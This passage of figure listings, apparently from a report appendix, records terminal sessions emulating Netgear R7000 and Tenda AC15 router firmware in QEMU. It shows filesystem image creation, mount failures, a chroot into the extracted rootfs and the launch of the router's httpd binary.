libssl.so.1.0.0
libcrypto.so.1.0.0
libm.so.0
libbdbroker.so
libpthread.so.0
libbdbroker_util.so
libc.so.0
InternetSocket.fl
firmware@firmware-Virtual-Platform: ~/Downloads/R7000-V1.0.12.216/_R7000-V1.0.12.216_10.2.122.chk.extracted$

```

Figure 155 QEMU R7000 Strings Libraries

```

/ # cp /usr/lib/libbdbroker_util.so /usr/lib/libbdbbroker.so
/ # /usr/sbin/httpd
/usr/sbin/httpd: can't load library 'libpthread.so.0'

```

Figure 156 QEMU R7000 Library Error 'libpthread.so.0'




Figure 157 QEMU AC15 Directory




Figure 158 QEMU AC15 Directory Rootfs




Figure 159 QEMU AC15 Directory image_parts

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads$ cd Tenda-AC15-Firmware-V15.03.05.18/rootfs/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/rootfs$ file bin/busybox
bin/busybox: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/rootfs$ file lib/ld-uClibc.so.0
lib/ld-uClibc.so.0: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), static-pie linked, stripped
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/rootfs$ ls -la bin/ | grep -i http
-rwxrwxr-x 1 firmware firmware 212948 Mar  8 16:37 dhttpd
-rwxrwxr-x 1 firmware firmware 991092 Mar  8 16:37 httpd
```

Figure 160 QEMU AC15 Architecture Identification

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/rootfs$ cd ../
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ dd if=/dev/zero of=rootfs.ext2 bs=1M count=256
256+0 records in
256+0 records out
268435456 bytes (268 MB, 256 MiB) copied, 1.0353 s, 259 MB/s
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ mkfs.ext2 rootfs.ext2
mke2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 65536 4k blocks and 65536 inodes
Filesystem UUID: 775a5d8a-5b80-4316-94e9-51cee78bda9d
Superblock backups stored on blocks:
32768
Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done
```

Figure 161 QEMU AC15 Ext2 Filesystem (1/2)

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ mkdir mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo mount rootfs.ext2 mnt
[sudo] password for firmware:
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo cp -r rootfs/* mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$
```

Figure 162 QEMU AC15 Ext2 Filesystem (2/2)

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ cd mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo rm -f etc home root webroot
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mkdir -p var/etc var/home var/root var/webroot dev proc sys tmp
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo cp -r etc_ro/* var/etc/ 2>/dev/null || true
```

Figure 163 QEMU AC15 Filesystem Modifications

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/null c 1 3
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/console c 5 1
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo chmod 666 dev/null
```

Figure 164 QEMU AC15 Create Nodes

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ cd ../../
firmware@firmware-VMware-Virtual-Platform:~/Downloads$ sudo umount mnt
umount: mnt: no mount point specified.
firmware@firmware-VMware-Virtual-Platform:~/Downloads$ cd Tenda-AC15-Firmware-V15.03.05.18/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo umount mnt
```

Figure 165 QEMU AC15 Unmount FS



Figure 166 QEMU AC15 Kernel Installation

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads$ cd Tenda-AC15-Firmware-V15.03.05.18/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo ip tuntap add dev tap0 mode tap
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo ip link set tap0 up
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo ip addr add 192.168.1.1/24 dev tap0
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:14:95:1a brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.47.134/24 brd 192.168.47.255 scope global dynamic noprefixroute ens33
        valid_lft 1425sec preferred_lft 1425sec
    inet6 fe80::20c:29ff:fe14:951a/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether c2:a9:75:a5:08:16 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: tap0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether be:55:f4:26:0e:21 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 scope global tap0
        valid_lft forever preferred_lft forever
```

Figure 167 QEMU AC15 Network Configurations

```
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ qemu-system-arm -M versatilepb -kernel ../vmlinuz-3.2.0-4-versatile -initrd
../initrd.img-3.2.0-4-versatile -hda rootfs.ext2 -append "root=/dev/sda rw console=ttyAMA0,115200 init=/bin/sh" -net nic -net tap,ifname=tap0,script=no,downscript
no -nographic
WARNING: Image format was not specified for 'rootfs.ext2' and probing guessed raw.
        Automatically detecting the format is dangerous for raw images, write operations on block 0 will be restricted.
        Specify the 'raw' format explicitly to remove the restrictions.
Uncompressing Linux... done, booting the kernel.
[ 0.000000] Initializing cgroup subsys cpuset
[ 0.000000] Initializing cgroup subsys cpu
[ 0.000000] Linux version 3.2.0-4-versatile (debian-kernel@lists.debian.org) (gcc version 4.6.3 (Debian 4.6.3-14) ) #1 Debian 3.2.51-1
[ 0.000000] CPU: ARM926EJ-S [41069265] revision 5 (ARMv5TEJ), cr=00093177
[ 0.000000] CPU: VIVT data cache, VIVT instruction cache
[ 0.000000] Machine: ARM-Versatile PB
[ 0.000000] Memory policy: ECC disabled, Data cache writeback
[ 0.000000] sched_clock: 32 bits at 24MHz, resolution 41ns, wraps every 178956ms
[ 0.000000] Built 1 zonelists in Zone order, mobility grouping on. Total pages: 32512
[ 0.000000] Kernel command line: root=/dev/sda rw console=ttyAMA0,115200 init=/bin/sh
[ 0.000000] PID hash table entries: 512 (order: -1, 2048 bytes)
[ 0.000000] Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
[ 0.000000] Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
[ 0.000000] Memory: 128MB = 128MB total
[ 0.000000] Memory: 123144k/123144k available, 7928k reserved, 0K highmem
[ 0.000000] Virtual kernel memory layout:
[ 0.000000] vector : 0xffff0000 - 0xffff1000 ( 4 kB)
```

Figure 168 QEMU AC15 Ext2 Boot


```

firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ dd if=/dev/zero of=rootfs.ext4 bs=1M count=256
256+0 records in
256+0 records out
268435456 bytes (268 MB, 256 MiB) copied, 0.996904 s, 269 MB/s
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ mkfs.ext4 rootfs.ext4
mke2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 65536 4k blocks and 65536 inodes
Filesystem UUID: 17313fa7-e936-44a2-a3c9-0f22f88471dc
Superblock backups stored on blocks:
    32768

Allocating group tables: done
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done

```

Figure 169 QEMU AC15 Ext4 Filesystem

```

firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ ls mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo mount rootfs.ext4 mnt
[sudo] password for firmware:
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo cp -r rootfs/* mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ cd mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo rm -f etc home root webroot
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mkdir -p var/etc var/home var/root var/webroot dev proc sys tmp
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo cp -r ../rootfs/etc_ro/* var/etc/ 2>/dev/null || true
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/null c 1 3
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/console c 5 1
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo chmod 666 dev/null
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ cd ..
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo umount mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$

```

Figure 170 QEMU AC15 Ext4 Filesystem Modifications

```

BusyBox v1.20.2 (Debian 1:1.20.0-7) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/bin/sh: can't access tty; job control turned off
(initramfs) mkdir /mnt
(initramfs) mount /dev/sda /mnt
[ 126.933176] EXT4-fs (sda): couldn't mount RDWR because of unsupported optional features (400)
mount: mounting /dev/sda on /mnt failed: Invalid argument
(initramfs) QEMU: Terminated
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$

```

Figure 171 QEMU AC15 Ext4 Mount Failure

```

firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ dd if=/dev/zero of=rootfs.ext3 bs=1M count=256
256+0 records in
268435456 bytes (268 MB, 256 MiB) copied, 0.498316 s, 539 MB/s
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ mkfs.ext3 -O ^has_journal rootfs.ext3
mke2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 65536 4k blocks and 65536 inodes
Filesystem UUID: ed7f3abd-ec66-48c9-9daa-d157b8c52623
Superblock backups stored on blocks:
    32768

Allocating group tables: done
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done

firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo mount -o loop rootfs.ext3 mnt
[sudo] password for firmware:
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo cp -r rootfs/* mnt/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ cd mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo rm -f etc home root webroot
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mkdir -p var/etc var/home var/root var/webroot dev proc sys tmp
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo cp -r ../rootfs/etc_ro/* var/etc/ 2>/dev/null || true
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/null c 1 3
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/zero c 1 5
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo mknod dev/console c 5 1
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ sudo chmod 666 dev/null dev/zero
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18/mnt$ cd ..
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ sudo umount mnt
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$
..../initrd.img-3.2.0-4-versatile -drive file=rootfs.ext3,format=raw -append "root=/dev/sda rootfstype=ext3 rw console=ttyAMA0,115200" -net nic -net tap,ifname=tap0
,script=no,downscript=no -nographic
Uncompressing Linux... done, booting the kernel.
[ 0.000000] Initializing cgroup subsys cpuset

```

Figure 172 QEMU AC15 Ext3 Filesystem and Modifications

```

modprobe: module i8042 not found in modules.dep
modprobe: module ehci-hcd not found in modules.dep
modprobe: module uhci-hcd not found in modules.dep
modprobe: module ohci-hcd not found in modules.dep
modprobe: module usbhid not found in modules.dep

BusyBox v1.20.2 (Debian 1:1.20.0-7) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/bin/sh: can't access tty; job control turned off
(initramfs) mkdir /mnt
(initramfs) mount -t ext3 /dev/sda /mnt
mount: mounting /dev/sda on /mnt failed: No such device
(initramfs) cat /proc/filesystems
nodev    sysfs
nodev    rootfs
nodev    bdev
nodev    proc
nodev    cgroup
nodev    cpuset
nodev    tmpfs
nodev    devtmpfs
nodev    debugfs
nodev    sockfs
nodev    pipefs
nodev    anon_inodefs
nodev    devpts
nodev    ramfs
nodev    mqueue
(initramfs)

```

Figure 173 QEMU AC15 Ext3 Failed to Mount

```

firmware@firmware-Virtual-Platform:~/download$ wget https://people.debian.org/~aurel32/qemu/armhf/debian_wheezy_armhf_standard.qcow2
wget https://people.debian.org/~aurel32/qemu/armhf/initrd.img-3.2.0-4-vexpress
wget https://people.debian.org/~aurel32/qemu/armhf/vmlinuz-3.2.0-4-vexpress
--2026-03-09 01:16:33-- https://people.debian.org/~aurel32/qemu/armhf/debian_wheezy_armhf_standard.qcow2
Resolving people.debian.org (people.debian.org)... 209.87.16.67, 2607:f8f0:614:1::1274:67
Connecting to people.debian.org (people.debian.org)[209.87.16.67]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 239927296 (229M)
Saving to: 'debian_wheezy_armhf_standard.qcow2'

debian_wheezy_armhf_standard.qcow2 100%[=====] 228.81M 14.4MB/s in 17s

2026-03-09 01:16:51 (13.8 MB/s) - 'debian_wheezy_armhf_standard.qcow2' saved [239927296/239927296]

--2026-03-09 01:16:51-- https://people.debian.org/~aurel32/qemu/armhf/initrd.img-3.2.0-4-vexpress
Resolving people.debian.org (people.debian.org)... 209.87.16.67, 2607:f8f0:614:1::1274:67
Connecting to people.debian.org (people.debian.org)[209.87.16.67]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2279401 (2.2M)
Saving to: 'initrd.img-3.2.0-4-vexpress'

initrd.img-3.2.0-4-vexpress 100%[=====] 2.17M 1.61MB/s in 1.4s

2026-03-09 01:16:53 (1.61 MB/s) - 'initrd.img-3.2.0-4-vexpress' saved [2279401/2279401]

--2026-03-09 01:16:53-- https://people.debian.org/~aurel32/qemu/armhf/vmlinuz-3.2.0-4-vexpress
Resolving people.debian.org (people.debian.org)... 209.87.16.67, 2607:f8f0:614:1::1274:67
Connecting to people.debian.org (people.debian.org)[209.87.16.67]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2037032 (1.9M)
Saving to: 'vmlinuz-3.2.0-4-vexpress'

vmlinuz-3.2.0-4-vexpress 100%[=====] 1.94M 1.44MB/s in 1.3s

2026-03-09 01:16:55 (1.44 MB/s) - 'vmlinuz-3.2.0-4-vexpress' saved [2037032/2037032]

```

Figure 174 QEMU AC15 Kernel and Disk Installation

```

debian-armhf login: root
Password:
Linux debian-armhf 3.2.0-4-vexpress #1 SMP Debian 3.2.51-1 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian-armhf:~# uname -a
Linux debian-armhf 3.2.0-4-vexpress #1 SMP Debian 3.2.51-1 armv7l GNU/Linux
root@debian-armhf:~# cat /proc/filesystems
nodev    sysfs
nodev    rootfs
nodev    bdev
nodev    proc
nodev    cgroup
nodev    cpuset
nodev    tmpfs
nodev    devtmpfs
nodev    debugfs
nodev    sockfs
nodev    pipefs
nodev    anon_inodefs
nodev    devpts
nodev    ramfs
nodev    mqueue
nodev    ext4
nodev    mtd_inodefs
nodev    ext2
nodev    rpc_pipefs
nodev    nfs
nodev    nfs4
nodev    nfsd
root@debian-armhf:~# █

```

Figure 175 QEMU AC15 Kernel Supported Filesystems

```

root@debian-armhf:~# mkdir /firmware
root@debian-armhf:~# cd /firmware/
root@debian-armhf:/firmware# █

```

Figure 176 QEMU AC15 Create Firmware Directory


```
firmware@firmware-VMware-Virtual-Platform: ~/Downloads/Tenda-AC15-...
firmware@firmware-VMware-Virtual-Platform:~$ cd Downloads/Tenda-AC15-Firmware-V15.03.05.18/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ tar czf tenda-rootfs.tar.gz rootfs/
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$ scp -P 2222 tenda-rootfs.tar.gz root@localhost:/firmware/
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:vsd1d4bIDiejcLXSmxMbWQRifTXk5s5hgqU6Ii6E2+E.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ECDSA) to the list of known hosts
root@localhost's password:
tenda-rootfs.tar.gz 100% 11MB 1.2MB/s 00:09
firmware@firmware-VMware-Virtual-Platform:~/Downloads/Tenda-AC15-Firmware-V15.03.05.18$
```

Figure 177 QEMU AC15 Rootfs SSH

```
root@debian-armhf:~# cd /firmware/
root@debian-armhf:/firmware# tar xzf tenda-rootfs.tar.gz
root@debian-armhf:/firmware# ls -la rootfs/
total 32
drwxrwxr-x 8 user user 4096 Mar  8 16:37 .
drwxr-xr-x 3 root root 4096 Mar  9 01:38 ..
drwxrwxr-x 2 user user 4096 Mar  8 16:37 bin
lrwxrwxrwx 1 user user   8 Mar  8 16:37 etc -> /var/etc
drwxrwxr-x 7 user user 4096 Mar  8 16:37 etc_ro
lrwxrwxrwx 1 user user   9 Mar  8 16:37 home -> /var/home
lrwxrwxrwx 1 user user  11 Mar  8 16:37 init -> bin/busybox
drwxrwxr-x 3 user user 4096 Mar  8 16:37 lib
lrwxrwxrwx 1 user user   9 Mar  8 16:37 root -> /var/root
drwxrwxr-x 2 user user 4096 Mar  8 16:37/sbin
drwxrwxr-x 6 user user 4096 Mar  8 16:37/usr
lrwxrwxrwx 1 user user  11 Mar  8 16:37/webroot -> var/webroot
drwxrwxr-x 8 user user 4096 Mar  8 16:37/webroot_ro
```

Figure 178 QEMU AC15 Rootfs Extraction

```
root@debian-armhf:/firmware# cd rootfs/
root@debian-armhf:/firmware/rootfs#
root@debian-armhf:/firmware/rootfs#
root@debian-armhf:/firmware/rootfs#
root@debian-armhf:/firmware/rootfs# cp -r etc_ro/* var/etc/
root@debian-armhf:/firmware/rootfs# mknod dev/null c 1 3
root@debian-armhf:/firmware/rootfs# mknod dev/console c 5 1
root@debian-armhf:/firmware/rootfs# chmod 666 dev/null
root@debian-armhf:/firmware/rootfs# cd /firmware/
root@debian-armhf:/firmware# chroot rootfs /bin/sh
/ #
```

Figure 179 QEMU AC15 Filesystem Modifications and Chroot

```

root@debian-armhf:~/firmware# chroot rootfs /bin/sh
/ # mount -t proc proc /proc
/ # mount -t sysfs sys /sys
/ # ls -la /bin/
total 5744
drwxrwxr-x  2 1000  1000      4096 Mar  8 16:37 .
drwxrwxr-x 13 1000  1000      4096 Mar  9 01:46 ..
-rwxrwxr-x  1 1000  1000     40200 Mar  8 16:37 3322ip
-rwxrwxr-x  1 1000  1000     15544 Mar  8 16:37 88ip
-rwxrwxr-x  1 1000  1000      4876 Mar  8 16:37 alibaba_update
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 ash -> busybox
-rwxrwxr-x  1 1000  1000     78328 Mar  8 16:37 auto_discover
-rwxrwxr-x  1 1000  1000     14092 Mar  8 16:37 bcrelay
-rwxrwxr-x  1 1000  1000    176080 Mar  8 16:37 business_proc
-rwxrwxr-x  1 1000  1000   381360 Mar  8 16:37 busybox
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 cat -> busybox
-rwxrwxr-x  1 1000  1000     16868 Mar  8 16:37 cfm
-rwxrwxr-x  1 1000  1000     51248 Mar  8 16:37 cfnd
-rwxrwxr-x  1 1000  1000     18040 Mar  8 16:37 chat
-rwxrwxr-x  1 1000  1000    502748 Mar  8 16:37 chkntfs
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 chmod -> busybox
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 cp -> busybox
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 ctttyhack -> busybox
lrwxrwxrwx  1 1000  1000         7 Mar  8 16:37 date -> busybox

```

Figure 180 QEMU AC15 Mount /Proc and /Sys

```

/ # ifconfig lo 127.0.0.1 up
/ # /bin/httpd &
/ # init_core_dump 1816: rlim_cur = 0, rlim_max = -1
init_core_dump 1825: open core dump success
init_core_dump 1834: rlim_cur = 5242880, rlim_max = 5242880

```

Figure 181 QEMU AC15 Run Web Binary




Figure 182 Investigation FirmAE Directory




Figure 183 Investigation FirmAE Scratch Directory

